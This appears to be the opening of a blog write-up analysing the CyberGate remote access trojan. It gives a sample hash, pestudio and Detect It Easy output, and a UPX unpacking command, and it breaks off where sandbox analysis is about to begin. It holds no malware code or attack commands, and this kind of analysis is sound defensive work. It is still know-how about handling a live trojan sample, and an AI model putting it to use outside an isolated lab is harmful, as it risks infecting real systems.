
CyberGate Technical Analysis

blog.cyber5w.com/cybergate-malware-analysis



Experience Level required: Intermediate

Objectives

In this report, we will analyze CyberGate, a Delphi malware, to determine its function and capabilities.


Overview

According to Subex Secure, CyberGate is a Remote Access Trojan (RAT) that allows an attacker to gain unauthorized access to the victim's system. Attackers can remotely connect to the compromised system from anywhere around the world. The Malware author generally uses this program to steal private information like passwords, files, etc. It might also be used to install malicious software on the compromised systems.

Basic Analysis

```
Sample Hash: dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5bcbf4be120a05bc
```


Let's get some information about this sample. I'll use **pestudio**


pestudio 9.56 - Malware Initial Assessment - www.winitor.com - [c:\users\m4lcode\desktop\dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5bcbf4be120a05bc.exe] - [read-only]
file
settings
about

- c:\users\m4lcode\desktop\dbc1e78c7644c07e178
  - indicators (wait...)
  - footprints (wait...)
  - virustotal (offline)
  - dos-header (size > 64 bytes)
  - dos-stub (wait...)
  - rich-header (n/a)
  - file-header (executable > 32-bit)
  - optional-header (subsystem > GUI)
  - directories (count > 3)
  - sections (wait...)
  - libraries (wait...)
  - imports (wait...)
  - exports (wait...)
  - thread-local-storage (n/a)
  - .NET (wait...)
  - resources (n/a)
  - strings (wait...)
  - debug (n/a)
  - manifest (n/a)
  - version (n/a)
  - certificate (n/a)
  - overlay (n/a)

property	value
footprint > sha256	DBC1E78C7644C07E178ACD09BC3B02C230DBA253DAB5E45E5BCBF4BE120A05BC
first-bytes > hex	4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00 00
first-bytes > text	M Z P .. .. @ .. ..
file > size	282624 bytes
entropy	7.751
signature	UPX -> www.upx.sourceforge.net
tooling	n/a
file-type	executable
cpu	32-bit
subsystem	**GUI**
file-version	n/a
description	n/a
stamps	
compiler-stamp	Fri Jun 19 22:22:17 1992 | UTC
debug > stamp	n/a
resource-stamp	n/a
import-stamp	n/a
export-stamp	n/a
names	
file	c:\users\m4lcode\desktop\dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5bcbf4be120a05bc...
debug	n/a
export	n/a
version	n/a
manifest	n/a
.NET > module	n/a

sha256: DBC1E78C7644C07E178ACD09BC3B02C230DBA253DAB5E45E5BCBF4BE120A05BC | cpu: 32-bit | file-type: executable | subsystem: GUI | entry-point: 0x00055C00


pestudio 9.56 - Malware Initial Assessment - www.winitor.com - [c:\users\m4lcode\desktop\dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5bcbf4be120a05bc.exe] - [read-only]
file settings about
c:\users\m4lcode\desktop\dbc1e78c7644c07e178
indicators (sections > writable > name)
footprints (count > 6)
virustotal (offline)
dos-header (size > 64 bytes)
dos-stub (size > 192 bytes)
rich-header (n/a)
file-header (executable > 32-bit)
optional-header (subsystem > GUI)
directories (count > 3)
sections (characteristics > self-modifying)
libraries (flag > 2)
imports (flag > 14)
exports (n/a)
thread-local-storage (n/a)
.NET (n/a)
resources (n/a)
strings (count > 7102)
debug (n/a)
manifest (n/a)
version (n/a)
certificate (n/a)
overlay (n/a)


property	value	value	value
section	section[0]	section[1]	section[2]
name	UPX0	UPX1	.rsrc
footprint > sha256	n/a	E98D6BEBE40F1D516299B43...	BFF1E550DF185C0C0416123...
entropy	n/a	7.754	5.573
file-ratio (99.64%)	n/a	98.37 %	1.27 %
raw-address (begin)	0x00000400	0x00000400	0x00044200
raw-address (end)	0x00000400	0x00044200	0x00045000
raw-size (281600 bytes)	0x00000000 (0 bytes)	0x00043E00 (278016 bytes)	0x00000E00 (3584 bytes)
virtual-address	0x00001000	0x00012000	0x00056000
virtual-size (352256 bytes)	0x00011000 (69632 bytes)	0x00044000 (278528 bytes)	0x00001000 (4096 bytes)
characteristics	0xE0000080	0xE0000040	0xC0000040
read	x	x	x
write	x	x	x
execute	x	x	-
share	-	-	-
self-modifying	x	x	-
virtual	x	-	-
items			
directory > import	-	-	0x00056B08
directory > resource	-	0x00056000	-
directory > thread-local-storage	-	0x00055DB0	-
base-of-code	0x00012000	-	-
base-of-data	-	0x00056000	-
entry-point	-	0x00055C00	-

sha256: DBC1E78C7644C07E178ACD09BC3B02C230DBA253DAB5E45E5BCBF4BE120A05BC cpu: 32-bit file-type: executable subsystem: GUI entry-point: 0x00055C00

We have some indicators that this sample is packed using UPX Packer, as shown in the figure above, UPX is a file compressor. It reduces the file size of programs and DLLs by around 50%-70%, malware authors use that packer to obfuscate and compress their malicious code.


We can unpack this sample by using UPX tool as seen below

```
upx.exe -d
C:\Users\M4lcode\Desktop\dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5bcbf4be120
a05bc.exe
```



```
FLARE-VM Sun 06/09/2024 16:48:20.46
C:\Tools\upx\upx-4.2.1-win64+>upx.exe -d C:\Users\M4lcode\Desktop\dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5bcbf4be120a05bc.exe
```

Note: The packed file will be replaced by the unpacked one


pestudio 9.56 - Malware Initial Assessment - www.winitor.com - [c:\users\m4lcode\desktop\dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5bcbf4be120a05bc.exe] - [read-only]
file
settings
about


```
c:\users\m4lcode\desktop\dbc1e78c7644c07e17
  indicators (libraries > flag > name)
  footprints (count > 15)
  virustotal (offline)
  dos-header (size > 64 bytes)
  dos-stub (size > 192 bytes)
  rich-header (n/a)
  file-header (executable > 32-bit)
  optional-header (subsystem > GUI)
  directories (count > 3)
  sections (files > 3)
  libraries (flag > 2)
  imports (flag > 113)
  exports (n/a)
  thread-local-storage (n/a)
  .NET (n/a)
  resources (size > file-ratio)
  strings (count > 7903)
  debug (n/a)
  manifest (n/a)
  version (n/a)
  certificate (n/a)
  overlay (n/a)
```

property	value
footprint > sha256	4A32894E7CA16B8EA247CCD7157B3884AFC7D5DE880E42597BD8A1D87E935E4E
first-bytes > hex	4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00
first-bytes > text	M Z P .. .. @ .. ..
file > size	297472 bytes
entropy	7.814
signature	n/a
tooling	Delphi
file-type	executable
cpu	32-bit
subsystem	**GUI**
file-version	n/a
description	n/a
stamps	
compiler-stamp	Fri Jun 19 22:22:17 1992 | UTC
debug > stamp	n/a
resource-stamp	n/a
import-stamp	n/a
export-stamp	n/a
names	
file	c:\users\m4lcode\desktop\dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5bcbf4be120a05bc...
debug	n/a
export	n/a
version	n/a
manifest	n/a
.NET > module	n/a

sha256: 4A32894E7CA16B8EA247CCD7157B3884AFC7D5DE880E42597BD8A1D87E935E4E | cpu: 32-bit | file-type: executable | subsystem: GUI | entry-point: 0x0000BBF4

The malware is 32bit and it is written in Delphi, as you can see in the image above.

Let’s see if it’s packed or not. I’ll use DIE



Type: PE32
Offset: 00000000
Size: 00048a00
Count: 100
Size: 00000b9e
Total: 7.81359
Status: packed(97%)


Regions

Offset	Size	Entropy	Status	Name
0000ba00	00000c00	4.77655	not packed	Section(3)['.idata']
0000c600	00000200	0.20826	not packed	Section(5)['.rdata']
0000c800	00000c00	0.00047	not packed	Section(6)['.reloc']
0000d400	0003b600	7.95655	packed	Section(7)['.rsrc']

The sample is packed, specifically **.rsrc** section

Before doing the advanced analysis we need to see the sample behavior in a sandbox, I'll use **tria.ge**.

